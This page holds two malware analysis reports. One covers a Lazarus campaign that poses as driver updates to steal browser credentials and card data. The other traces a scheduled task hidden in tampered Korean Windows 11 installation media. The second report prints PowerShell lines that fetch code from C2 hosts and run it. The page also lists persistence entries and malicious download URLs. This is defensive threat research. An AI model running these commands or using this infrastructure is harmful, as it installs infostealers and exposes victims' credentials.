[Cyber Threat Analysis] Malware Analysis Targeting Windows and macOS by the Lazarus Group

1. Overview

In September 2025, a coordinated Advanced Persistent Threat (APT) campaign was discovered, targeting both Windows and macOS systems. The campaign masqueraded as legitimate software patches, including Nvidia updates, arm64-fixer, and mac_camera.driver. Through in-depth analysis, the operation has been attributed to the Lazarus Group, a North Korean state-sponsored APT actor.

Lazarus is known for conducting multifaceted cyber campaigns with diverse objectives, including financial gain (e.g., cryptocurrency theft and banking fraud), cyber espionage (targeting governments and defense contractors), and destructive attacks. Their operations commonly employ techniques such as spear-phishing, weaponized documents, watering hole attacks, custom binary deployment, and supply chain compromise. Their hallmark tactics include multi-stage C2 infrastructure, code obfuscation, and anti-analysis techniques to evade detection. International reports have linked the group to high-profile cryptocurrency heists, bank wire fraud, ransomware incidents, and data-wiping campaigns.

OSmacOSWindows
Trigger Filemac_camera.driverrun.vbs
Environment Setupnode.js installationnode.js installation
Main Scriptmain.jsmain.js
Additional Payloaddrvupdate.exe (Nukesped)
Persistencedrivfixer.sh%USERPROFILE%\.n2\pay
Data CollectedSystem and browser informationSystem and browser information
Remote Command ExecutionSupportedSupported

Malware Distribution and Execution Summary

The attacker initiates execution by prompting the installation of node.js and running the main.js script, which communicates with the C2 server to download and decrypt a secondary Python-based payload. Once executed, this script collects system information, Chromium-based browser credentials, and credit card data, and exfiltrates the data to the C2 server. The agent also receives remote instructions for executing additional malicious actions.

Distribution Vectors

  • The attacker distributes compressed archives or shell scripts named:
    • nvidiaRelease.zip
    • mac_camera.driver
    • Others resembling legitimate software
  • Decompressed content includes:
    • A run.vbs file targeting Windows
    • A shell script mac_camera.driver targeting macOS

Execution Flow Upon User Interaction

  1. Upon execution of run.vbs or mac_camera.driver, node.js is installed and main.js is launched, establishing communication with the C2 server.
  2. A supplementary archive (p2.zip) is downloaded and extracted to enable python.exe.
  3. node.exe connects to the C2 and triggers the execution of a Python script.
  4. The Python script is encrypted and follows a multi-step decryption routine: string reversal → Base64 decoding → zlib decompression.
  5. Ultimately, sensitive data is collected and transmitted to the C2 server. The environment is configured to re-execute the Python script upon system reboot.

Data Collection and Exfiltration

The decrypted Python script collects and exfiltrates the following data:

  • System Metadata: OS version, hostname, release/build number, username, UUID
  • Geolocation Data: IP address, country, city, ISP, GPS coordinates, time zone
  • Browser Artifacts: Chromium-based browser credentials and credit card data

Command & Control Functionality

  • Upon each system reboot, the malware contacts the C2 server to retrieve and execute additional remote commands.

2. Technical Analysis

2.1 macOS Attack Flow

Malware Architecture Diagram (PPTX)

Execution Trigger

  • Shell script disguises: arm64-fixer, mac_camera.driver, mac_camera.driver-fix1816

Shell Script Actions

  • Downloads and extracts a compressed archive (driv.zip)

  • Executes a secondary script: drivfixer.sh

  • Installs node.js and executes the embedded main.js file

  • Downloads additional encrypted data and executes a Python payload from the C2 server

  • Maintains persistence by registering:

    ~/Library/LaunchAgents/com.local.drvierUpdate.plist → drivfixer.sh
    
    
  • Performs data collection and exfiltration to the C2

  • Retrieves and executes remote commands after each system reboot

Data Collected on macOS

  • System Info: OS, hostname, release/version, username, UUID
  • Geolocation: IP, country, city, ISP, coordinates, time zone
  • Browsers: Chromium-based credentials and card data (Chrome, Brave, Opera, Yandex, Edge)

2.2 Windows Attack Flow

Execution Trigger

  • Delivered via compressed files:
    • nvidiaRelease.zip
    • nvidiaReleasenew.zip
    • update93w.zip

VBS Script Behavior

  • If running on Windows 11 or later, executes drvUpdate.exe

  • Runs a batch script (shell.bat)

  • Installs node.js and runs the embedded main.js

  • Downloads and executes additional Python scripts from the C2 server

  • Maintains persistence via the Windows registry:

    HKCU\Software\Microsoft\Windows\CurrentVersion\Run →
    GoogleDriveUpdaterNew "%USERPROFILE%\.pyp\pythonw.exe" "%USERPROFILE%\.n2\pay"
    
    
  • Sends collected data to the C2

  • Executes new C2 commands upon each system reboot

Data Collected on Windows

  • System Info: OS, hostname, release/version, username, UUID
  • Geolocation: IP, country, city, ISP, coordinates, time zone
  • Browsers: Chromium-based credentials and card data (Chrome, Brave, Opera, Yandex, Edge)


Behavioral Analysis of Nukesped (drvupdate.exe)

  • Execution Condition: Triggers only on Windows 11 or newer
  • String Decryption: Encrypted strings are decoded using Base64 + XOR 0x49
  • C2 Handshake Requirement: Communication occurs only when:
    • Client sends: "ca2h6FmbGtsdw6bHJpnMzI0"
    • Server responds: "Z2WtchZ4"
  • Remote Shell Execution:
    • Receives command string from the C2
    • Executes using: cmd.exe /c [command]
    • Output is captured, Base64-encoded, and returned via pipe to the C2

3. IoC

md5 (Files hashes contained in the downloaded ZIP archive)

f277110800d861faa6a737c8d668d297 .npl
cdf296d7404bd6193514284f021bfa54 arm64-fixer.zip
2d8c8c6323a4fea1952405f2daad5d7a browxyz2
f9e18687a38e968811b93351e9fca089 clickfix-1.bat
37911a1e8ca8a481cd989fafe7bfb75a decoded_browxyz2.bin
0b73c183056cdbacddcd5eb0d1191b3b decoded_npl.bin
858b616a388f6220e2fbcdaf545a9695 decoded_pay.bin
57a3b11361ea5908d7f79395f12e14f8 decoded_pay2.bin
0dae0f501fca7db547726c78db4ae172 driv.zip
cbd183f5e5ed7d295d83e29b62b15431 driv.zip
6175efd148a89ca61b6835c77acc7a8d drvupdate.exe
fc7b67af44b474db1bbc808a8f2a25f0 mac_camera.driver
8731b650457211decd5a7aa940dd8f0e mac_camera.driver-fix1816
b52e105bd040bda6639e958f7d9e3090 main.js
fcc0114e34b352d9d3312118c6fd9341 main.js
846b1734829ef754a42d915474b43192 nvidiaRelease (3).zip
8c274285c5f8914cdbb090d72d1720d3 nvidiaReleasenew.zip
a4e58b91531d199f268c5ea02c7bf456 nvidiarelease.zip
0550b73535fc3de5aec297707df73646 pay
3ef7717c8bcb26396fc50ed92e812d13 run.vbs
09d2336c6b76fa499f52773d930788a4 run.vbs
983a8a6f4d0a8c887536f5787a6b01a2 shell.bat
6559d05cfcf294ef325a3eb772c3d3ba update92w.zip
5a20eb4497913196212601430bd8da9d update93w.zip
13400d5c844b7ab9aacc81822b1e7f02 arm64-fixer\drivfixer.sh
b52e105bd040bda6639e958f7d9e3090 arm64-fixer\main.js
13400d5c844b7ab9aacc81822b1e7f02 driv\drivfixer.sh
ef7b96bffe252ede8259fea30fc3a9a3 driv\main.js
13400d5c844b7ab9aacc81822b1e7f02 drivv\drivfixer.sh
15e48aef2e26f2367e5002e6c3148e1f drivv\main.js
6175efd148a89ca61b6835c77acc7a8d nvidiarelease\drvUpdate.exe
b52e105bd040bda6639e958f7d9e3090 nvidiarelease\main.js
3ef7717c8bcb26396fc50ed92e812d13 nvidiarelease\run.vbs
983a8a6f4d0a8c887536f5787a6b01a2 nvidiarelease\shell.bat
6175efd148a89ca61b6835c77acc7a8d nvidiaRelease (3)\drvUpdate.exe
b52e105bd040bda6639e958f7d9e3090 nvidiaRelease (3)\main.js
945acbf53bd61ee1d6475c47f1db15d8 nvidiaRelease (3)\run.vbs
8e8066fa5de1b8cad438c2323bdf2304 nvidiaRelease (3)\shell.bat
6175efd148a89ca61b6835c77acc7a8d nvidiaReleasenew\drvUpdate.exe
15e48aef2e26f2367e5002e6c3148e1f nvidiaReleasenew\main.js
3ef7717c8bcb26396fc50ed92e812d13 nvidiaReleasenew\run.vbs
983a8a6f4d0a8c887536f5787a6b01a2 nvidiaReleasenew\shell.bat
fcc0114e34b352d9d3312118c6fd9341 update92w\main.js
09d2336c6b76fa499f52773d930788a4 update92w\run.vbs
983a8a6f4d0a8c887536f5787a6b01a2 update92w\shell.bat
ef7b96bffe252ede8259fea30fc3a9a3 update93w\main.js
09d2336c6b76fa499f52773d930788a4 update93w\run.vbs
983a8a6f4d0a8c887536f5787a6b01a2 update93w\shell.bat

C2

avalabs-digital.store
driverservices.store
webmail.driverservices.store
www.driverservices.store
block-digital.online
cpanel.block-digital.online
webmail.block-digital.online
www.block-digital.online

69.10.53.86
141.98.168.79
198.54.116.177
103.231.75.101
45.89.53.54
199.188.200.147
198.54.119.94
192.64.119.25
45.159.248.110

http://69.10.53.86
http://141.98.168.79
https://block-digital.online/drivers/mac_camera.driver-fix1816
http://block-digital.online/drivers/mac_camera.driver-fix1816
https://block-digital.online/drivers/mac_camera.driver
https://block-digital.online/drivers/camera
http://block-digital.online/
https://www.block-digital.online/
https://block-digital.online/
https://block-digital.online/drivers/cam_driver
http://block-digital.online/drivers/cam_driver
https://block-digital.online/drivers/
http://block-digital.online/cpanel
https://block-digital.online/drive
https://driverservices.store/visiodrive/arm64-fixernew
http://avalabs-digital.store/update/update93w
https://avalabs-digital.store/update/update93w
http://avalabs-digital.store/
http://avalabs-digital.store/cpanel
https://avalabs-digital.store/update/update93w/
https://avalabs-digital.store/update/z-update93m
https://driverservices.store/visiodrive/nvidiaReleasenew.zip
https://driverservices.store/visiodrive/nvidiaRelease.zi
http://driverservices.store/
https://driverservices.store/
https://driverservices.store/visiodrive/nvidiaRelease.zip https://driverservices.store/visiodri
https://driverservices.store/visiodrive/nvidiaRelease.zip
http://driverservices.store/visiodrive/arm64-fixernew
http://webmail.driverservices.store/
https://www.driverservices.store:2096/
https://webmail.driverservices.store/
https://driverservices.store/visiodrive/nvidiareleasenew.zip
http://driverservices.store/visiodrive
https://driverservices.store/visiodrive/nvidiarelease.zip
https://driverservices.store/visiodrive/mac-v-j1721.fixer
https://driverservices.store/visiodrive/
https://driverservices.store/visiodrive/arm64-fixer
http://driverservices.store/visiodrive/nvidiaRelease.zip
http://www.driverservices.store/

See Also

More

Supply Chain Compromise Analysis of Korean-Language Windows 11 Installation Media - A New Distribution Vector for the JSCEAL Campaign

<center> <img src="/media/en/2026-09-08-windows11-report-eng/thumbnail_eng_window11_report.png"> <br> </center> # Supply Chain Compromise Analysis of Korean-Language Windows 11 Installation Media ## A New Distribution Vector for the JSCEAL Campaign **Authors** Dongeon Gu · Seunghun Han · Gibeom Lee · Mingyeom Kim **Published** August 2026 **Type** Supply Chain Threat Analysis Report --- ## Download the Report This report is available as a downloadable PDF for internal sharing and response. It includes the full IOC list, infection-check commands, and detection and response guidance, so security teams can put it straight to use. **See how installation media built with an official tool became a malware distribution vector — with the full investigation that traced the tampering to its source, along with infection-check steps and indicators of compromise (IOC).** **[Download the full report](https://logpresso-marketing.s3.ap-northeast-2.amazonaws.com/Analysis+of+Compromised+Korean-Language+Windows+11+Installation+Media.pdf)** --- ## Contents 1. Summary 2. Background and Scope of Investigation 3. Discovery and Investigation Methodology 4. Technical Analysis of the Malware 5. Infection Conditions and Scope of Impact 6. Reasons for Classification as a Supply Chain Compromise 7. Related Findings: Similar Community Posts 8. Indicators of Compromise (IOC) 9. Detection and Response 10. Conclusion 11. Appendix: Supporting Evidence > • All dates and times are given in Korea Standard Time (KST). This document is based on forensic findings from Logpresso's own investigation, and its purpose is to provide technical facts and indicators of compromise (IOCs). > - Third-party materials in this report — such as product screenshots, service screenshots, and community posts — are quoted solely for fact verification and to share indicators of compromise. All rights to such materials belong to their respective owners. Microsoft, Windows, and Windows Defender are trademarks of Microsoft Corporation, and other company and product names mentioned in this report are trademarks or registered trademarks of their respective owners. Citing third-party materials does not imply any sponsorship, endorsement, or affiliation of the rights holders with this report. > > --- ## 01. Summary In July 2025, while tracing the cause of recurring malware infections on a company laptop, Logpresso confirmed that Korean-language Windows 11 installation media built with Microsoft's official Media Creation Tool had been tampered with to download malware. The tampered media contained a scheduled task (`OSVersionInstallerV1Task`), registered by default, that downloaded and executed infostealer malware as soon as the machine connected to the internet. Notably, the scheduled task did not appear in the English-language edition of the same build or in virtual machine environments. The key findings of this report are as follows: - Three variables determined whether the malware was downloaded: the installation media creation method (Media Creation Tool), the installation language (Korean), and the installation environment (a physical laptop rather than a virtual machine). - The malware-downloading scheduled task had been present in the installation media since at least the October 2024 build (26100.2033) and remained dormant for about nine months until the C2 infrastructure went live in July 2025. - The `install.esd` and `boot.wim` files, which the Media Creation Tool generates dynamically while creating Windows media, appear to have been tampered with for reasons that remain unclear, and the same tampering was not present in the ISO images directly distributed by Microsoft. - This malware belongs to the same family later analyzed publicly by Check Point as part of the JSCEAL campaign targeting cryptocurrency users. - While investigating the malware, we found two Microsoft Q&A posts, published roughly an hour apart when the malware campaign was activated, that are suspected of having been intended to confuse efforts to trace the infection vector (see Section 7). --- ## 02. Background and Scope of Investigation Logpresso recognized that the same malware infection kept recurring on a company laptop and launched an investigation to identify the root cause. Even after we retrieved the infected machine and performed a clean install of Windows on another machine, the same symptoms kept appearing, so the investigation shifted from treating this as an infection of an individual device to a search for the root cause of the malware infection. This report covers the technical facts we witnessed, how the malware operates, the indicators of compromise (IOCs), and why we consider this incident a supply chain compromise. --- ## 03. Discovery and Investigation Methodology ### ① Initial Detection **At 5:01 AM on July 28, 2025**, our EDR logged a malware detection on a company laptop. `preflight.js` (SHA256: `d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec`) was detected at the path `C:\Windows\System32\DomainAuthHost`. On July 25, we had added a hash-based custom detection rule to our EDR. **At 2:20 PM the same day**, the same laptop attempted to communicate with `w[.]local-mailer[.]com` to download malware, and this communication was blocked by our firewall integrated with Logpresso CTI. Subsequent analysis confirmed that this communication attempt was caused by the same malware the EDR had detected earlier. <center> <img src="/media/en/2026-09-08-windows11-report-eng/1.png"> <br> | Initial detection/blocking alert in an internal monitoring channel on July 28, 2025 | </center> ### ② Confirming Tampering in Korean-Language Windows Installation Media We continued to find malware even after we retrieved the infected machine and ran clean installs on other machines. Over about two weeks we installed Windows more than 100 times, ruling out possible causes one by one. - **User error:** Only legitimate programs were installed and there was no trace of suspicious installations. - **Wi-Fi driver infection:** The same symptoms returned even after the Wi-Fi module was replaced. - **Compromise of our corporate network:** The same symptoms reproduced even when we connected through cellular tethering (5G). In more than 100 installations, we only ever discovered machines that had already been infected — we didn't witness the malware being downloaded even once. Suspecting the installation media itself, we installed the EDR during Windows setup, before the machine went online, to observe the infection in real time. That run demonstrated that the scheduled task downloaded the malware as soon as the machine connected to the internet during setup. <center> <img src="/media/en/2026-09-08-windows11-report-eng/2.png"> <br> | Defender detecting malware being downloaded via the scheduled task during Windows installation | </center> ### ③ The Same Scheduled Task in a Newer Build The first build we installed was 26100.2033 (October 2024). Suspecting that the installation media itself was the source of the problem, we created new installation media using the latest build available at the time, 26100.4349 (June 2025), and performed a fresh installation. However, the same issue was reproduced. <center> <img src="/media/en/2026-09-08-windows11-report-eng/3.jpg"> <br> | Build number of the Korean-language installation media (build 2033) | </center> ### ④ Conditions Under Which the Malware Download Scheduled Task Is Not Created Across repeated installations, we found that the malware-download scheduled task did not appear when the same build of Korean-language Windows was installed in a virtual machine, or when the English-language edition of the same build was installed. Nor did it appear on systems installed from a Korean-language ISO image downloaded directly from Microsoft's official download page. 1. Installation of Korean-language Windows on a VM 2. Installation of English-language Windows (26100.4349) on a laptop 3. Installation of the same version of Korean-language Windows on a laptop from an ISO image rather than from media created with the Media Creation Tool ### ⑤ Conditions Under Which the Malware Manifested Logpresso investigated the possibility that the Media Creation Tool itself had been tampered with. Its digital signature checked out as a legitimate Microsoft code-signed binary. We then used the Media Creation Tool on two different systems to create installation media for builds 26100.2033 and 26100.4349. Considering this, three reproducible variables determined whether infection occurred: 1. **Installation media creation method:** Installation media created with the Media Creation Tool 2. **Installation language:** Korean 3. **Installation environment:** A physical laptop rather than a virtual machine --- ## 04. Technical Analysis of the Malware ### ① Initial Persistence: Scheduled Task When Korean-language Windows 11 was installed and the machine went online, a scheduled task named `OSVersionInstallerV1Task` ran the following command every 15 minutes. ``` Invoke-WebRequest -UseBasicParsing w[.]local-mailer[.]com/?OSVersionInstallerV1Task | Invoke-Expression ``` The same task also carried a backup C2 command line. The C2 domain starting with `sd1s` did not exist at the time this analysis report was first written, on August 13. This domain became active after August 21. ``` Invoke-WebRequest -UseBasicParsing sd1s[.]taylor-convert[.]com/?OSVersionInstallerV1Task | Invoke-Expression ``` ### ② Defense Evasion Techniques The malware employed multiple layers of evasion techniques. - **Defender exclusion registration:** While registering the scheduled task, it added the `C:\Windows\System32` path and the `powershell.exe` process to Windows Defender's scan exclusion list, thereby excluding itself from Defender's scans. - **Fileless execution:** Scripts fetched from the C2 were never saved to a file; instead, they were executed directly in memory using `Invoke-Expression`. - **Execution context verification:** The external script exhibited malicious behavior only when launched by the Windows Task Scheduler. When an analyst ran the same command manually, no malicious behavior appeared, which made manual analysis difficult. ### ③ Trigger Mechanism `OSVersionInstallerV1Task` was not triggered by a time-based schedule; instead, it was configured with a "custom event filter." This XPath query was identical regardless of build. ```xml <QueryList> <Query Id="0" Path="Application"> <Select Path="Application">*[System[(Level=1 or Level=111 or Level=4 or Level=0 or Level=5) and ((EventID &gt;= -( -2) and EventID &lt;= (65501)) or EventID = 911)]]</Select> </Query> </QueryList> ``` ### ④ Second-Stage Infection If the host was judged a worthwhile target during the reconnaissance stage, a second stage followed. To set up a `node.exe` execution environment, `node.zip` and `build.zip` were downloaded and then executed in the form `node.exe -r preflight.js app.jsc`. - `preflight.js` registers a `.jsc`specific loader with Node.js. - The actual malicious logic is contained within `app.jsc`, which is compiled to V8 bytecode. - This code operates as a botnet client that continuously communicates with the C2 server, exfiltrating system information and performing file upload/download and command execution. This malware belongs to the same family that Check Point later publicly analyzed as part of the JSCEAL campaign targeting cryptocurrency users: research.checkpoint.com/2025/jsceal-targets-crypto-apps. ### ⑤ C2 Infrastructure and Activation Timeline Analysis We established the following registration and activation timeline for the C2 infrastructure. - The domain `local-mailer[.]com` was registered on April 1, 2025. - The subdomain `w[.]local-mailer[.]com` was registered in DNS on July 25, 2025, and malware distribution by that host began the same day. <center> <img src="/media/en/2026-09-08-windows11-report-eng/4.png"> <br> | DNS activation of w[.]local-mailer[.]com, July 25, 2025 | </center> VirusTotal records confirm that the backup C2 domain `sd1s[.]taylor-convert[.]com` first became active on August 21, 2025. No communication with this backup domain was found on August 13, 2025, when Logpresso first documented the issue and reported it to Microsoft. --- ## 05. Infection Conditions and Scope of Impact Not all Korean-language Windows 11 installation media were affected by this problem. Whether infection occurred was determined as follows. - **Infected devices:** installations from media created with the Media Creation Tool. We confirmed malware-downloading behavior on builds 26100.2033 and 26100.4349. - **Non-infected devices:** laptops with factory preinstalled Windows, or installations from an ISO downloaded directly from Microsoft. For example, another LG Gram laptop issued to an employee showed no such problem. The machine was running the factory-preinstalled Windows 11 Home, with only the license upgraded to Pro. This issue did not occur even when an ISO was downloaded and installed directly. This suggests that neither the Windows installation images Microsoft publishes as ISOs nor those supplied to OEM vendors had been compromised. --- ## 06. Reasons for Classification as a Supply Chain Compromise Two things lead us to classify this as a supply chain compromise rather than ordinary malware distribution. <center> <img src="/media/en/2026-09-08-windows11-report-eng/5_eng.png"> <br> | Infection Timeline: 285 Days from Dormancy to Detection:266-day dormant period (93%) and 19-day activation and detection period (7%) | </center> ### ① Long Dormancy, Followed by Remote Activation The malicious scheduled task had been present in the installation media since at least the October 2024 build. Build 26100.2033 was officially released on October 8, 2024 (KB5044284). However, because the Media Creation Tool at the time typically took several weeks to a month to reflect a new build, the point at which this build began to be distributed is estimated to have been between late October and early November 2024. Given that the C2 domain (`local-mailer[.]com`) was not registered until April 2025 and its web server did not become operational until late July, the scheduled task appears to have remained dormant for approximately nine months. Until the web server became operational, the scheduled task would have been attempting to communicate with a non-existent domain/server. Planting malware dormant and activating it remotely after a significant period of time is a classic supply chain pattern, and one that ordinary detection rarely catches in advance. For reference, the backup C2 domain `taylor-convert[.]com` was also registered in April 2025. ### ② Tampering Confined to Dynamically Generated Files This problem appeared only in Korean-language installation media created with the Media Creation Tool and did not appear in ISO files distributed directly by Microsoft. When the Media Creation Tool creates installation media, most files are copied in prebuilt form. Only two files, `install.esd` and `boot.wim`, are generated during the creation of the media. This is evident from their modification timestamps, which, unlike those of the other files, correspond to the time the media was created. This narrows down the files that could plausibly have been tampered with on the installation media to these two files. <center> <img src="/media/en/2026-09-08-windows11-report-eng/6.png"> <br> | Modification timestamps of install.esd and boot.wim, matching the media creation time | </center> We could not determine whether the tampering occurred in Microsoft's internal build pipeline or in the CDN used for distribution. What is certain, however, is that it existed in the media built with the Media Creation Tool for about one year. Logpresso reported the incident to Microsoft on August 13, 2025. Microsoft acknowledged receipt, indicating that the matter was under review and that it had been forwarded to the relevant department. However, as of the publication of this report (August 2026), we have not received any further response regarding the investigation results or actions taken. --- ## 07. Related Findings: Similar Community Posts During the investigation, we found two posts on Microsoft Q&A (the Microsoft Learn Community forum) describing the same "DomainAuthHost" malware infection under `C:\Windows\System32`, published on July 31, 2025, at 3:58 PM and 4:46 PM, about 48 minutes apart. - `https://learn.microsoft.com/en-us/answers/questions/5509503/domainauthhost-malware-infection-c-windowssystem32` — G\*\*\*, July 31, 2025, 3:58 PM - `https://learn.microsoft.com/en-us/answers/questions/5509569/domainauthhost-malware-what-additional-steps-shoul` — H\*\*\*, July 31, 2025, 4:46 PM Both posts share an identical paragraph structure and narrative flow, and numerous sentences match completely down to spelling, phrasing, and order. The sentences below appear identically, word for word, in both posts. - No matter how many times I deleted it, it was reinstalled. - I couldn't understand how the hacker performed 2FA even though they accessed from my IP. - A filter was added to Gmail that marked all legitimate emails as read and moved them to trash, preventing me from knowing I received emails. I deleted the filter. - I deleted all 3 schedules. - I also deleted registry values registered under the DomainAuthHost name. - I discovered multiple trojans and hacking tools registered in Windows Defender's exclusion list and deleted them. - And I am worried because I saw in another article that the problem persisted even after formatting. - Finally, I performed a Farbar Scan about 8 hours after the hack. - I'm a bit worried because there might be parts I missed, the hacker might have temporarily stopped attacks, and Farbar might not detect inactive network malware. A number of sentences were also found where the structure and word order were preserved but only proper nouns were substituted. | First Post | Second Post | | --- | --- | | Phone-computer file sharing program automatic execution phenomenon occurred. | Google Quick Share automatic execution phenomenon occurred. | | I installed a cryptocurrency-related program few days ago and deleted it after 5 minutes. | I installed a cryptocurrency-related program around July 28 and deleted it after 5 minutes. | | OTP was also set up, but it was linked to the hacked account. | Google Authenticator was also set up but was linked to the hacked Google account. | | Phone-computer file sharing program was set to "repeat every 15 minutes indefinitely after trigger". | Google Quick Share was set to "repeat every 15 minutes indefinitely after trigger". | Both posts attribute the cause of infection to having "installed a cryptocurrency-related program a few days earlier and deleted it after 5 minutes." This does not match the infection path we reproduced in a fully controlled environment (a clean install with no external program installation whatsoever). Even though Logpresso's own forensic investigation was unable to pinpoint the infection vector, the authors of these two posts specifically identify one. The names of the scheduled tasks appearing in the two posts, "SustemOnStartup" and "OSResourcesInstallerV2," differ from that of the `OSVersionInstallerV1Task` identified by Logpresso, but their structures are similar. In particular, "SustemOnStartup" appears to be a typo for "SystemOnStartup," and this same typo appears in both posts. Even now, when searching for "DomainAuthHost" or the scheduled task name in question, these two posts appear at the top of the results. This report does not draw any definitive conclusions about the authors' intent in publishing these two posts. However, it documents that the posts were published around the time the malware campaign was active and shared a narrative attributing the cause of the problem to factors other than the OS installation media. --- ## 08. Indicators of Compromise (IOC) | Category | Value | | --- | --- | | Scheduled task name | `OSVersionInstallerV1Task` | | Execution interval | 15 minutes | | C2 (primary) | `w[.]local-mailer[.]com` | | C2 (backup) | `sd1s[.]taylor-convert[.]com` | | Second-stage related domains | `warmtogrove[.]net/script`, `faro[.]wataica[.]live`, `api[.]gulgowsks[.]co` | | C2 IP (believed to be a Cloudflare proxy) | `104[.]21[.]17[.]189`, `172[.]67[.]178[.]21` | | MD5 (`app.jsc`) | `0b8015cbb1ffdc6efe6a306ff5b1115f` | | MD5 (`preflight.js`) | `28e756c61961b10a026999c80e6f3f9b` | | SHA256 (`preflight.js`) | `d21e2193f80378603c15bf71b6a7669c8a9266a04f34ea3502c82f1d80532bec` (Defender detection name: `Trojan:JS/JSCeal!MTB`) | | Malware path | `C:\Windows\System32\DomainAuthHost` | --- ## 09. Detection and Response ### ① Checking for Infection Check the following on any Windows system you suspect may be infected: - **Scheduled task:** From an elevated Command Prompt, run the command below to verify the existence and details of the scheduled task. ``` schtasks /query /tn "OSVersionInstallerV1Task" /xml ``` - **Malicious path:** Check whether the `C:\Windows\System32\DomainAuthHost` folder exists. This path does not exist on a clean system. - **Defender exclusions:** Check whether the `C:\Windows\System32` path or the `powershell.exe` process is registered in the Windows Defender scan exclusion list. Normally neither should be registered. - **Network communication:** Check firewall and proxy logs for outbound attempts to the C2 domains and IPs listed in Section 8 (IOC). ### ② Recommended Response - If infection is confirmed, reinstall using an ISO image directly distributed by Microsoft, or an OEM preinstalled image, rather than installation media generated with the Media Creation Tool. - Add the domains and IP addresses specified in the IOCs to the blocklists in the firewall, EDR, and CTI systems. - If Korean-language Windows 11 installation media created using the Media Creation Tool have been distributed within the organization, perform the above checks on all devices installed using that media. --- ## 10. Conclusion This investigation confirmed that a malicious scheduled task was registered by default on Korean-language Windows 11 installation media created using Microsoft's official Media Creation Tool. The task downloads and executes an infostealer as soon as an internet connection is established. This malware remained dormant for approximately nine months, from at least the October 2024 build until it was activated in late July 2025 when the C2 infrastructure went live. The same behavior was not reproduced on the English-language edition of the same build, in virtual machines, on directly downloaded ISOs, or on OEM preinstalled images. Because the infection conditions are limited to installation images in a specific language (Korean), and the threat remains dormant for an extended period before being activated remotely, it is difficult to detect in advance using conventional security 